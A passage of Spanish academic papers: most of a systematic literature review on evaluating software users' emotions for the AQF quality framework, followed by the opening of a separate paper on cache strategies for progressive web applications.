En investigaciones anteriores se propone AQF, un framework para la evaluación de calidad de procesos ágiles, el cual se compone, hasta el momento, por un modelo de calidad y una aplicación web que automatiza el proceso de evaluación. Derivado de resultados de su validación, se observa la necesidad de ampliar la propuesta de AQF, incluyendo además la evaluación del impacto de las emociones de usuarios sobre su percepción de calidad de software [7][8]. Por ello, en este artículo se tiene por objetivo realizar una revisión sistemática que permita analizar el estado del arte actual en la evaluación de las emociones humanas en experiencias de uso de software.

El resto de este artículo se estructura de la siguiente manera: en la sección 2 se describe detalladamente la planificación y ejecución de la revisión sistemática, en la sección 3 se exponen los resultados y se presenta la evaluación comparativa obtenida en base a diversos criterios de evaluación establecidos en la revisión sistemática. En la sección 4 se presentan discusiones y finalmente en la sección 5 se incluyen conclusiones

respecto al tema abordado y se describen trabajos futuros relacionados.

2. Revisión Sistemática

Para llevar a cabo la revisión sistemática se tuvo en cuenta el protocolo propuesto por Kitchenham [9]. Partiendo de la siguiente definición del objetivo para el presente estudio:

“Diseñar, desarrollar e implementar una propuesta de medición y evaluación del impacto de las emociones en la calidad de software percibida por el usuario”.

De acuerdo con el protocolo, el proceso de revisión sistemática comienza con la selección de preguntas de investigación (PI), en las cuales se basa la revisión sistemática que se presenta en este artículo. Luego, se continúa con la etapa de selección de las fuentes de datos, seguido de la definición del procedimiento de selección, y por último la especificación de estrategias de validación de los datos.

2.1 Selección de Preguntas

Las PI sirven como guía y el análisis del conocimiento encontrado busca responder los interrogantes propuestos.

Para ello se formula la siguiente PI:

“¿Existen en la literatura evidencias de evaluación de emociones de usuario de software?”

En base a ella se formularon las siguientes subpreguntas de investigación (SP):

SP1: “¿Cuál es la contribución de los trabajos relacionados a la evaluación de emociones humanas en el uso de software?”

SP2: “¿Cuál es el tipo de estudio presentado?”

Se establecen, además, un conjunto de palabras claves que permitirán definir los términos de búsqueda en los repositorios digitales y obtener las cadenas en cada caso:

affective computing, software emotions, emotional response, affective interaction, emotion recognition, user experience, software quality, assesment.

Las palabras claves, se presentan en inglés para mejorar la búsqueda debido a que gran parte de la literatura se presenta en ese idioma.

2.2 Selección de las Fuentes de datos

En esta etapa, para llevar a cabo la búsqueda de los datos se seleccionaron las fuentes que se presentan en la Tabla 1, además para cada una de ellas se definió una cadena de búsqueda teniendo en cuenta las palabras claves mencionadas anteriormente y la sintaxis que corresponde a cada buscador.

A modo de referencia, y con el objetivo de reducir la denominación de cada buscador facilitando la lectura, se incluye en la Tabla 1 además del nombre de cada fuente, el acrónimo a ser utilizado y la URL correspondiente donde se realiza la consulta.

Tabla 1. Fuentes de datos y cadenas de búsqueda

Fuentes de datos (Nombre[acrónimo]: website)	Cadena de Búsqueda
Google Scholar [GOOGLE]: https://scholar.google.com.ar/	(affective computing or affective interaction) and (emotional response or emotion recognition) and (software quality)
ACM Digital Library [ACM]: http://portal.acm.org/	(affective computing or affective interaction) and (emotional response or emotion recognition) and (software quality)
IEEEXplore [IEEEX]: http://ieeexplore.ieee.org/	((("Abstract":affective computing) OR "Abstract":affective interaction) AND "Abstract":emotional response) OR "Abstract":emotion recognition) AND "Abstract":software quality)
Springer Link [SPRINGER]: https://link.springer.com/	(affective computing or affective interaction) and (emotional response or emotion recognition) and (software quality)
Science Direct [SCIENCE]: https://www.sciencedirect.com/	(affective computing or affective interaction) and (emotional response or emotion recognition) and (software quality)

2.3 Procedimiento de Selección

Si bien las cadenas de búsqueda para cada una de las fuentes de datos seleccionadas se definieron en base al objetivo principal, es posible que se presenten, en la ejecución de la búsqueda, resultados que no se corresponden con nuestro objetivo. Es por esto que, siguiendo con los criterios recomendados por Kitchenham [10], se definieron criterios de inclusión y exclusión, lo cual permite refinar aún más este proceso, siempre teniendo en cuenta el objetivo principal de la revisión sistemática.

Como primer paso se aplican los criterios de búsqueda establecidos en la etapa anterior; se obtiene un primer conjunto de resultados que luego son filtrados teniendo en cuenta los criterios establecidos a continuación.

Los resultados filtrados deben cumplir con al menos uno de los siguientes criterios de inclusión:

- **I1:** La publicación utiliza conceptos en el título, abstract e incluye las mismas palabras claves.
- **I2:** La publicación fue realizada entre 2015-2020.
- **I3:** La publicación expone un análisis acerca de las emociones de los usuarios de algún sistema.
- **I4:** La publicación muestra reportes de experiencia o casos de estudio sobre evaluación de emociones en usuarios de software.

No sólo basta con filtrar los resultados teniendo en cuenta los criterios mencionados anteriormente, ya que es posible que no nos provean información relevante teniendo en cuenta el objetivo de la investigación. Por lo tanto, se definen los criterios de exclusión, los cuales nos permiten descartar aquellos resultados que no son útiles, en este caso.

Por lo tanto, se excluyen del análisis aquellos resultados que cumplen con alguno de los siguientes criterios:

- **E1:** La publicación es una revisión sistemáticas o estado del arte respecto a los conceptos claves.
- **E2:** La publicación incluye estudios iniciales o diagnósticos sobre el impacto de las emociones de los usuarios de software, pero no incluyen casos de estudio ni validación de la propuesta.
- **E3:** La publicación expone opiniones sobre otros estudios sin localizar una experiencia específica o validación real.
- **E4:** La publicación no es un artículo científico publicado.

3. Resultados

Luego de la definición de los elementos que componen la revisión sistemática que aquí se presenta, se procede a presentar los resultados obtenidos con el proceso.

El primer paso en la ejecución de la revisión sistemática se constituye por la búsqueda automática de los estudios de acuerdo con las cadenas definidas en la Tabla 1.

La cantidad de resultados obtenidos luego de la ejecución de la búsqueda se discriminan en la Tabla 2, la cual incluye en su primera columna la fuente de datos, y en la segunda columna se muestra la cantidad de artículos encontrados. Como se observa, el total de resultados obtenidos, al iniciar la ejecución de la búsqueda, asciende al número de 195029 artículos.

Tabla 2. Resultados obtenidos al aplicar cadenas de búsqueda

Librería Digital	Resultados Obtenidos
GOOGLE	17200
SPRINGER	945
IEEEEX	7
ACM	176082
SCIENCE	795
TOTAL	195029

Tal como se observa en la Figura 1, es notorio que ACM resulta ser la fuente de búsqueda que arroja, aproximadamente, el 90% de los resultados.




Figura 1. Distribución de resultados según fuente de datos

Siguiendo con el proceso, a este grupo de resultados obtenidos se aplicaron los criterios de inclusión definidos anteriormente, luego se eliminaron los artículos que se encontraban duplicados, y, por último, a los artículos restantes se le aplicaron los criterios de exclusión definidos en la sección 2.3.

Los resultados obtenidos en esta etapa se presentan en la Tabla 3, y tal como se muestra, sobre un total inicial de 195029 estudios, luego de aplicar los criterios de inclusión se obtiene un total de 36 artículos para seguir analizando, uno de los cuales se encuentra duplicado y se elimina. Por lo tanto, de esta etapa se obtiene un total de 35 estudios primarios.

Tabla 3. Resultados luego de aplicar criterios de inclusión y exclusión

Librería Digital	Estudios Analizados	Criterios de Inclusión
GOOGLE	17200	6
SPRINGER	945	4
IEEEEX	7	0
ACM	176082	3
SCIENCE	795	22
TOTAL	195029	36
Eliminados por Duplicados		1
TOTAL		35

Aquí puede observarse claramente la variación que se produce respecto a la relevancia de artículos por motor de búsqueda, disminuyendo a un 8% en el caso de ACM, y obteniéndose aproximadamente un 62% para el caso de Science Direct, según se muestra en la Figura 2.




Figura 2. Distribución de resultados luego de aplicar criterios de inclusión y eliminar duplicados

Luego, el proceso de revisión sistemática implica la aplicación de criterios de exclusión, obteniéndose, como se ve en la Figura 3, un total de 6 estudios seleccionados, sobre los cuales se continuará trabajando.




Figura 3. Resultados de aplicar Criterios de Exclusión al total de estudios

De esta manera, se exponen en la Tabla 4, la lista de los 6 artículos que serán analizados, teniendo en cuenta las preguntas de investigación definidas en la sección 2 de este trabajo:

Tabla 4. Estudios a ser analizados

#	Título	Autores	Año
(i)	Multi-layer affective computing model based on emotional psychology	Zhou, Q.	2017
(ii)	Emotion Recognition and Affective Computing on Vocal Social Media	Weihui Dai, Dongmei Han, Yonghui Dai, Dongrong Xu.	2015
(iii)	Towards real-time speech emotion recognition for affective e-learning	Bahreini, K., Nadolski, R. & Westera, W.	2015
(iv)	Modelling Composite Emotions in Affective Agents	Xinjia Yu, Chunyan Miao, Cyril Leung,	2015

		Charles Thomas Salmon	
(v)	Tracking and recognizing emotions in short text messages from online chatting services	Chih-Hao Chen, Wei-Po Lee, Jih-Yuan Huang	2018
(vi)	Understanding Visual Appeal and Quality Perceptions of Mobile Apps: An Emotional Perspective	Upasna Bhandari, Tillman Neben, Klarissa Chan	2015

4. Discusiones

Con la información tabulada, se realizó un análisis de los datos obtenidos, teniendo en cuenta los resultados generales y específicos después de haber sido aplicados los criterios de inclusión y exclusión.

En primer lugar, resulta de interés conocer al grupo de estudios respecto a su vigencia. Como se puede apreciar en la Figura 4, la mayor cantidad de artículos a analizar corresponden al año 2015.




Figura 4. Distribución de estudios por año

Para la presentación de discusiones sobre el análisis realizado, se retoman, a continuación, las sub-preguntas de investigación planteadas en la sección 2.1.

4.1 ¿Cuál es la contribución de los trabajos relacionados a la evaluación de emociones humanas en el uso de software?

La información obtenida en torno a esta pregunta permite elegir, clasificar y resumir los conocimientos con respecto a la evaluación de emociones de usuarios al interactuar con software. Resulta necesario conocer lo que ofrece la literatura respecto a esto, para poder definir lo que aún resta resolver o los vacíos de investigación existentes hasta el momento.

Si bien no se ha logrado, hasta el momento, un consenso acerca de la definición de *emoción*, existe un acuerdo en que las emociones pueden clasificarse en tres dimensiones

continuas: 1) *Valencia* (Valoración): un valor bipolar, que va de agradable a desagradable, 2) *Excitación* (Arousal): que va de calmado a activado (o excitado), y 3) *Dominancia* (Control/Dominance): valor que aparece con menos consistencia interna y se caracteriza por ser fuerte-débil, dominante-sumiso, control-controlado [11].

En el campo de las tecnologías de información, toman fuerza las aplicaciones de computación afectiva que permiten el reconocimiento, captura y evaluación de emociones en usuarios, para luego actuar en función a ello. Estas aplicaciones en su evaluación, entonces, deben ser capaces de reconocer y luego capturar los estados emocionales, procesarlos, para luego generar respuestas sobre estas emociones.

Por ello, resulta fundamental contar con herramientas que permitan el reconocimiento de las emociones que se observan a partir de la interacción usuario-software. Respecto a esto, Zhou propone en [12] (i) un modelo afectivo multicapa, el cual evalúa diferentes acciones de usuarios de software y las descompone en modelos emocionales y anímicos, como consecuencia de estímulos externos. La propuesta presenta un procedimiento de evaluación de emociones, expresado a través de un modelo matemático que permite relacionar al usuario con un estado de ánimo determinado.

Asimismo, es importante analizar si existen contribuciones que permitan evaluar emociones independientemente del contexto donde se lleva a cabo. En esta revisión sistemática, se han identificado diversas propuestas para la evaluación de emociones de usuarios al usar software en entornos diferentes. Uno de los estudios se presenta en [13] (ii), donde sus autores proponen un método computacional para el reconocimiento de emociones en audios utilizados en redes sociales. El modelo busca reconocer emociones a través de la computación afectiva, estimando el valor de PAD (Valencia-Excitación-Dominancia) a partir de las características acústicas de las señales de voz. La propuesta incluye un método computacional que implica: pre-procesamiento de las señales acústicas para obtener un audio claro, extracción de características particulares del audio, estimación del valor PAD, análisis de resultado de computación afectiva y el reconocimiento de la emoción.

Resultados similares se exponen en [14] (v), en el cual se propone un enfoque computacional para rastrear y analizar continuamente las emociones de los usuarios mientras chatean en línea. La alternativa que presentan los autores proporciona probabilidades relativas de posibles emociones para una palabra, construye una distribución para cada mensaje de chat y agrega las emociones de las oraciones de chat continuas para sacar la conclusión sobre las emociones transmitidas por una oración de chat.

Otra cuestión importante para analizar las contribuciones relevadas tiene que ver con aplicaciones complementarias que favorezcan la identificación de emociones. Una de las propuestas justamente presenta el software educativo FILTWAM [15] (iii), que permite reconocer las siguientes emociones: felicidad, sorpresa, ira,

disgusto, tristeza, miedo y neutral. Los datos son recopilados a través de la cámara web y el micrófono al interactuar con materiales de capacitación en línea en un entorno de e-learning.

En el caso presentado por Yu et.al. [16] (iv), el estudio propone un modelo de regresión que mapea las características de los jugadores y los resultados de la acción en videojuegos con sus propios informes emocionales, pero a diferencia del anterior, permite reconocer las seis emociones básicas definidas por Ekman: ira, asco, miedo, alegría, tristeza y sorpresa [17].

Desde otro punto de vista, Bhandari et. al [18] (vi) trabaja la evaluación de opiniones de usuarios desde una perspectiva de usabilidad y eficiencia respecto a aplicaciones de software. El estudio analiza cómo las emociones y la estética impactan sobre los juicios de los usuarios en la calidad de software.

4.2 ¿Cuál es el tipo de estudio presentado?

Para esta pregunta, resulta interesante conocer cuál es el tipo de estudio que se presenta en cada artículo seleccionado. Entonces, en el análisis de esta dimensión se observan los estudios con el fin de determinar cómo se exponen los resultados de validación en cada propuesta: diseño de experiencia, casos de estudio, cuestionarios, entre otros.

A continuación, en la Tabla 5 se expone la comparación entre los trabajos seleccionados teniendo en cuenta el tipo de estudio, basado en la forma en que se valida cada propuesta.

Tabla 5. Comparación entre estudios basados en la propuesta de validación

#	Tipo de estudio
(i)	Modelo computacional
(ii)	Experimentos en casos de estudio
(iii)	Experimentos en casos de estudio
(iv)	Se obtiene un modelo a partir de casos de estudio
(v)	Experimentos en casos de estudio
(vi)	Encuestas

Por un lado, como se observa en la Tabla 5, la mayoría de los artículos validan su propuesta a través de casos de estudio, lo cual permite, no solo recolección de datos, sino también la obtención de conclusiones y la información necesaria para la toma de decisiones.

Por otro lado, solo dos de los estudios proponen un modelo, incluyendo proceso de reconocimiento de emociones y una propuesta de validación de resultados.

El gráfico de la Figura 5, muestra que el 50% de los trabajos seleccionados presentan casos de estudio como

método de validación de sus propuestas, siendo el tipo predominante.




Figura 5. Distribución de tipos de estudio

Partiendo de este análisis de estudios seleccionados, teniendo en cuenta las sub-preguntas de investigación, a continuación, se presenta la discusión generada como respuesta a la pregunta principal de investigación que fue presentada en la sección 2.1.

4.3 Discusiones: ¿Existen en la literatura evidencias de evaluación de emociones de usuario de software?

De acuerdo con la revisión sistemática que se ha realizado en este trabajo se ha comprobado la existencia de propuestas para identificar y evaluar las emociones de usuarios al interactuar con aplicaciones de software.

En primer lugar, se abordan evidencias de estudios que evalúan las emociones a través de experiencias en el uso de diversas aplicaciones.

El primer ejemplo se presenta en el estudio [13] (ii), a través de la propuesta de un método que obtiene los audios enviados a través de las redes sociales, lo cual permite relacionar la conversación del ser humano usando el lenguaje natural junto a sus emociones. Si bien esta propuesta presenta una metodología para la identificación de emociones, y su correspondencia de acuerdo con la interacción recolectada, su alcance se limita a audios a través de redes sociales. Por lo tanto, resta expandir el método computacional de reconocimiento de emociones a otros entornos de experimentación en el uso de software por parte de usuarios.

Otra propuesta corresponde al estudio de Chen et. al. [14] (v), en el que se propone un framework que obtiene un diccionario de emociones, de forma tal de lograr un enfoque computacional para rastrear y analizar continuamente las emociones de los usuarios mientras chatean en línea. Como en el caso anterior, esta propuesta aún presenta limitaciones en su validación, dado que resta experimentar sobre casos prácticos reales de percepción de calidad de software por parte de usuarios que evaluarán productos finales mediante mensajes de texto.

En segundo lugar, este estudio considera necesario destacar contribuciones que aborden el desarrollo de aplicaciones que permitan el reconocimiento automático de emociones. Entre las propuestas, se destaca la presentada en [15] (iii), la cual describe una solución tecnológica denominada FILTWAM, que permite reconocer las siguientes emociones: felicidad, sorpresa, ira, disgusto, tristeza, miedo y neutral. Los datos son recopilados a través de la cámara web y el micrófono al interactuar con materiales de capacitación en línea en un entorno de e-learning. El enfoque tiene como objetivo monitorear de manera continua y discreta el comportamiento de los estudiantes durante el e-learning e interpretar esta información en estados emocionales. Sin embargo, la propuesta presenta algunas limitaciones: por un lado, solo reconoce las 7 emociones enumeradas y, por otro lado, si bien permite la evaluación en el uso de software, solo es posible si el software se ejecuta en entornos de e-learning.

En tercer lugar, se han analizado estudios que proponen métodos computacionales como estrategias de evaluación de emociones.

La primera propuesta para analizar es la correspondiente a Zhou [12] (i), la cual expone un modelo de computación afectiva multicapa construyendo relaciones de mapeo entre tres espacios. Este modelo puede reflejar razonablemente la relación entre estimulación externa, carácter, estado de ánimo y emoción. La propuesta tiene por objetivo contribuir en el desarrollo de mejores interfaces, teniendo en cuenta las emociones que se generan en usuarios producto de la interacción. Sin embargo, más allá de la propuesta del modelo, resta presentar una metodología que permita la evaluación automática de las emociones de usuarios gestionando los resultados del reconocimiento.

Otra propuesta se expone en [16] (iv), un modelo de regresión que mapea las características de los jugadores y los resultados de juegos electrónicos con sus propios informes emociones que consisten en las seis emociones básicas de Ekman. Los resultados del estudio proporcionan una base para los agentes inteligentes, basados en computación afectiva, para calcular las posibles emociones de personas de diversos antecedentes en diferentes situaciones sin tener que analizar sus expresiones faciales. Si bien esta propuesta evidencia técnicas de evaluación de emociones en software, se limita solo a ambientes de juegos interactivos electrónicos y no ha sido validada, al momento, en otros entornos.

Por último, autores del estudio presentado en [18] (vi), proponen una alternativa que, a diferencia del resto de los estudios analizados, considera para la evaluación de emociones de software factores de usabilidad y aspectos estéticos de las interfaces. Las mediciones de las emociones se han realizado principalmente a través de una evaluación subjetiva (por medio de instrumentos tales como encuestas y cuestionarios) junto a resultados de una evaluación objetiva (actividad electro-dérmica para excitación y facial electromiografía para valencia). El artículo analiza cómo los factores emocionales impactan en la percepción de los usuarios al evaluar la calidad de software. Hasta el

momento, la propuesta sólo ha sido validada teniendo en cuenta diversas aplicaciones móviles, logrando resultados que permiten relacionar la usabilidad y la eficiencia en el contexto del uso de la tecnología. Por lo tanto, si bien, los autores sostienen que, conocer las emociones que el aspecto visual y la usabilidad de interfaces generan sobre usuarios colabora en mejorar la calidad de aplicaciones móviles, no es posible generalizar la propuesta sobre el resto de los entornos de software.

5. Conclusiones y Trabajos Futuros

Gracias al resultado de experiencias de validación anteriores respecto a evaluación de calidad, se busca ampliar el alcance del framework AQF considerando las emociones de usuarios en su percepción de calidad del software.

Teniendo en cuenta lo anterior, en este artículo se ha presentado una revisión sistemática de la literatura existente respecto a estudios que proponen contribuciones para la evaluación de emociones en experiencias de usuarios al interactuar con software.

El proceso de revisión ha sido elaborado en base a la metodología propuesta por Kitchenham y se ha centrado en una búsqueda durante los últimos 5 años.

Si bien, los resultados de investigación a los que se ha arribado demuestran la existencia de alternativas que trabajan la evaluación de emociones de usuarios de software, es notoria la necesidad de contar con una propuesta que, independientemente del entorno, permita captar las emociones a partir de experiencias de uso, y relacionar esto con la calidad final percibida.

La revisión sistemática que aquí se presenta ha dejado al descubierto limitaciones en cuanto al estudio de las emociones de los usuarios y la calidad del software percibida. Esta conclusión se desprende de la ausencia de propuestas que incluyan, de forma integral, la definición de un modelo junto a una estrategia de evaluación del impacto de las emociones en la calidad de software percibida por el usuario.

La realización de este trabajo ha permitido, entonces, detectar los problemas existentes en los estudios analizados e identificar cuestiones que aún no han sido abordadas en trabajos de investigación.

El desafío de trabajos futuros será, entonces, el diseño de una metodología de evaluación de calidad del software que contemple las emociones y la interacción del usuario con el producto final. Para ello se trabajará en el desarrollo de un modelo que incluya las emociones a ser analizadas y permitan la automatización al evaluar la calidad de software a partir de la percepción de usuarios finales.

6. Agradecimientos

Este trabajo se enmarca en actividades relacionadas con el proyecto de investigación y desarrollo “Evaluación del impacto de las emociones en la calidad de software desde el punto de vista del usuario” (PID 5517), correspondiente al Centro de Investigación Aplicada a TIC (CInApTIC) de la Universidad Tecnológica Nacional.

7. Referencias

- [1] INTERNATIONAL ORGANIZATION FOR STANDARDIZATION ISO 9126: Software Engineering – Product quality, Geneva, Switzerland. ISO 2001
- [2] BALDASSARRI SANTALUCÍA, Sandra. Computación afectiva: tecnología y emociones para mejorar la experiencia del usuario. *Bit & Byte*, 2016, vol. 2.
- [3] DUQUE, Edwin; VÁSQUEZ, Ana. NUI para la educación. Eliminando la discriminación tecnológica en la búsqueda de la Inclusión Digital. Centro de Investigaciones, Corporación Universitaria Americana, 2013.
- [4] PICARD, Rosalind W. Affective computing: challenges. *International Journal of Human-Computer Studies*, 2003, vol. 59, no 1-2, p. 55-64.
- [5] TAO, Jianhua; TAN, Tieniu. Affective computing: A review. En *International Conference on Affective computing and intelligent interaction*. Springer, Berlín, Heidelberg, 2005. p. 981-995.
- [6] QUEZADA-SARMIENTO, Pablo Alejandro; MENGUAL-ANDRÉS, Santiago. Enfoques de la Computación en la nube y Computación Afectiva en el desarrollo de las habilidades de programación Cloud Computing and Affective Computer Approach on development programming skills.
- [7] PINTO, Noelia, et al. Evaluating Quality in Agile Developments. A first validation experience with NEA Software SMEs. En *XXIII Congreso Argentino de Ciencias de la Computación (La Plata)*, 2017.
- [8] PINTO, Noelia, et al. Quality evaluation of agile processes: Measurement of requirements management using AQF v2. En *2018 11th International Conference on the Quality of Information and Communications Technology (QUATIC)*. IEEE, 2018. p. 15-20.
- [9] KITCHENHAM, B. (2004). Procedures for performing systematic reviews. *Keele, UK, Keele University*, 33(2004), 1-26.
- [10] KITCHENHAM B. A. AND CHARTERS S. Guidelines for performing systematic literature reviews in software engineering [Report] / School of Computer Science and Mathematics ; Keele University. - UK: Technical Report EBSE-2007-001, 2007.
- [11] IERACHE, Jorge Salvador, et al. Valoración del grado de atención en contextos áulicos con el empleo de interface cerebro-computadora en el marco de la computación afectiva. En *XXV Congreso Argentino de Ciencias de la Computación (CACIC) (Universidad Nacional de Río Cuarto, Córdoba, 14 al 18 de octubre de 2019)*. 2019.

- [12] ZHOU, Qingyuan. Multi-layer affective computing model based on emotional psychology. *Electronic Commerce Research*, 2018, vol. 18, no 1, p. 109-124.
- [13] DAI, Weihui, et al. Emotion recognition and affective computing on vocal social media. *Information & Management*, 2015, vol. 52, no 7, p. 777-788.
- [14] CHEN, Chih-Hao; LEE, Wei-Po; HUANG, Jih-Yuan. Tracking and recognizing emotions in short text messages from online chatting services. *Information Processing & Management*, 2018, vol. 54, no 6, p. 1325-1344.
- [15] BAHREINI, Kiavash; NADOLSKI, Rob; WESTERA, Wim. Towards real-time speech emotion recognition for affective e-learning. *Education and information technologies*, 2016, vol. 21, no 5, p. 1367-1386.
- [16] YU, Xinjia, et al. Modelling composite emotions in affective agents. En *2015 IEEE/WIC/ACM International Conference on Web Intelligence and Intelligent Agent Technology (WI-IAT)*. IEEE, 2015. p. 223-224.
- [17] EKMAN, Paul Ed; DAVIDSON, Richard J. *The nature of emotion: Fundamental questions*. Oxford University Press, 1994.
- [18] BHANDARI, Upasna; NEBEN, Tillman; CHANG, Klarissa. Understanding visual appeal and quality perceptions of mobile apps: an emotional perspective. En *International Conference on Human-Computer Interaction*. Springer, Cham, 2015. p. 451-459.

Estrategias de Manejo de Cache para Aplicaciones Web Progresivas - Presentación de un Esquema optimizado

Pablo Martín Vera, Rocío Rodríguez
Universidad Abierta Interamericana

Centro de Altos Estudios en Tecnología Informática (CAETI)
Av. Montes de Oca 745, Ciudad Autónoma de Buenos Aires, Argentina
pablomartin.vera@uai.edu.ar; rocioandrea.rodriguez@uai.edu.ar

Resumen

Las aplicaciones web progresivas permiten tomar las ventajas del diseño adaptativo construyendo una única solución que pueda ser utilizada en todas las plataformas, pero además tiene características propias de las aplicaciones nativas. Algunas de estas características son iniciarlas desde un ícono, trabajar desconectadas, manejar almacenamiento local en el dispositivo, así como acceso al hardware. En este artículo se presenta una estrategia para el manejo de cache en aplicaciones web progresivas, que permite evitar descargar datos de la red cuando estos pueden ser accedidos desde la cache del dispositivo aun cuando se detecte una nueva versión.

Palabras clave: Aplicaciones Web Progresivas, Cache, Dispositivos Móviles,

1. Introducción

Dada la amplia inserción de dispositivos móviles estos han sido foco necesario de análisis al momento de diseñar y desarrollar aplicaciones. Cada vez son menos los usuarios que tienen una computadora de escritorio o notebook a disposición y en contrapartida aumenta el número de usuarios que realizan un sin fin de tareas desde sus teléfonos celulares. Un estudio estadístico a nivel mundial [1] indica que el porcentaje de personas entre 16 y 64 años que tienen un teléfono móvil es del 76%, notebook 45%, computadora de escritorio 32%. “La rápida expansión y adopción de los teléfonos móviles han generado cambios sociales y culturales en la sociedad, han modificado las formas de comunicación, de acceder a la información y las maneras en que los individuos se relacionan entre sí. La telefonía móvil ha producido una transformación en los ritos sociales de interacción. El uso de las TIC ha modificado la forma de trabajar, aprender, colaborar, jugar, pasar el tiempo y socializar de los individuos” [2].

El desarrollo de aplicaciones nativas se vio condicionado con el esfuerzo que conlleva realizar aplicaciones distintas para diferentes sistemas operativos, o incluso versionados de un mismo sistema operativo. “Las

aplicaciones móviles han cambiado el mercado tecnológico [...] accesibilidad para cualquier usuario, nuevos trabajos y contenido siempre accesible en cualquier momento [...] Este hecho provoca que las empresas se vean obligadas a tener sus aplicaciones disponibles en línea para cualquier dispositivo independientemente de su sistema operativo, el tamaño de la pantalla o cualquier otra condición del dispositivo. Esta imposición (del mercado) naturalmente implica desarrollos, muchos extremadamente caros, en caso de que tenga que desarrollar el producto de forma nativa para cada plataforma” [3]. Por ello los frameworks híbridos permitieron subsanar los tiempos que conllevan los desarrollos y ofrecer con un esfuerzo reducido obtener versiones implementables sobre distintos sistemas operativos. Actualmente el mercado se encuentra dividido mayormente entre Android y iOS, si bien Android lidera el mercado cabe destacar que este sistema operativo se encuentra en dispositivos de diversas marcas, es por ello por lo que iOS siendo exclusivo de Apple lidera el resto del mercado. A partir de los datos publicados por la empresa de estadísticas statcounter [4] en el mundo el 74,25% corresponde a Android y el 25,15% a iOS. Considerando los datos publicados [4] se realizó la tabla 1 en donde se presentan los porcentajes por regiones.

Tabla 1. Sistemas Operativos, porcentaje por región

Región	Android	iOS	Otros
África	86,89	10,57	2,54
América del Norte	46,98	52,79	0,23
América del Sur	88,52	11,18	0,30
Asia	82,80	16,56	0,64
Europa	73,18	26,39	0,43
Oceanía	49,39	50,19	0,23

Como puede observarse en la tabla 1 se encuentran en gris las celdas que se corresponden con el mayor porcentaje, en los casos en que iOS es mayoritario puede verse que supera el 50% sin llegar al 60% siendo mucho mayor la diferencia en las regiones donde es mayoritario Android superando en todos los casos el 73%. Cabe destacar que en

América del Sur Android tiene aproximadamente un 89% de inserción.

No sólo los usuarios tienen un determinado sistema operativo sino también una versión particular. Pero una organización que quiere tener una aplicación móvil ya no debería pensar en sistemas operativos o versiones, tampoco decidirse por una aplicación instalable o una aplicación web. Las PWA (Aplicación Web Progresiva) permiten ofrecer en un único desarrollo una aplicación que se adapta a todos los dispositivos. “Esta nueva la tecnología permite que una aplicación esté disponible en cualquier dispositivo con acceso a un navegador web, sin la necesidad de desarrollar la aplicación de forma nativa específicamente para un dispositivo o sistema operativo específico” [5].

Este artículo se encuentra estructurado de la siguiente manera, en la sección 2 se presenta un estado del arte mencionando trabajos específicos sobre PWA, en la sección 3 se aborda la temática de PWA mostrándose a través de unos ejemplos por medio de capturas como es la adaptación que puede efectuarse sobre una solución web; en la sección 4 se listan los principios, características y consideraciones técnicas que distinguen a una PWA de una aplicación web, en la sección 5 se abordan los esquemas de cache existentes, en la sección 6 se explica el funcionamiento del service worker que es un proceso que se ejecutará en segundo plano y permitirá llevar a cabo el esquema de cache previsto; en la sección 7 se presenta una propuesta realizada en el marco del proyecto de investigación que detalla como recurrir a una solución que combine estrategias de cache existentes; finalmente en la sección 8 se presentan las conclusiones y trabajos futuros.

